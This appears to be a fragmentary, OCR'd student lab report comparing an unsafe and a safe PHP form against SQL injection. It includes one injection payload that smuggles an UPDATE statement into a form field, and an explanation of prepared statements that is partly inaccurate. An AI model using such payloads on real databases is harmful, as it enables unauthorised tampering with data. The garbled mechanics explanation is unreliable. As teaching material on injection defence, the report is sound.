
SELECT * FROM `secret_tbl`

secret_column

#1146 - Table 'another_assignment2.student' doesn't exist

#1146 - Table 'another_assignment2.student' doesn't exist

Stopping SQL Injection



```
Connected successfully

Notice: Undefined index: input1 in C:\xampp\htdocs\sqlitest\safe_main.php on line 21

Failed to insert ""

Input 1
Notice: Undefined index: input1 in C:\xampp\htdocs\sqlitest\safe_main.php on line 62

Input 2
Input 3
Input 4
Input 5
Input 6 '); update tbl_person_details set gender='donky' where id_person='?QlnhA3hPapfSJKeyaoEztVRoHpb1az3ZEsBZDEsQsROCjQFZ';#

Return to the form
```

First Name	
Last Name	
DOB	
Gender	
Mobile Phone	

OK

When replacing the unsafe_main.php file, with safe_main.php file we experience a different result compared to previously. Previously, our 5 SQL injection was successful, however, replacing unsafe_main.php with safe_main.php implemented some SQL injection protection. This protection is implemented using a Prepare Statement making the database immune to SQL Injection. Implementing a prepare statement prevents an SQL injection in 6 different steps; parsing/semantic check, binding, query optimisation, cache, placeholder replacement, and execution. During the binding stage, the database compiles the user data with a placeholder. The user data is stored as a cache to be used. During the placeholder replacement stage, the placeholder is than replaced with the user-data. Earlier, during the binding stage, the user-data has already been compiled, so it won't go through that stage again. This allows for the user-supplied data to always be interpreted as a string and won't allow any modification to the database.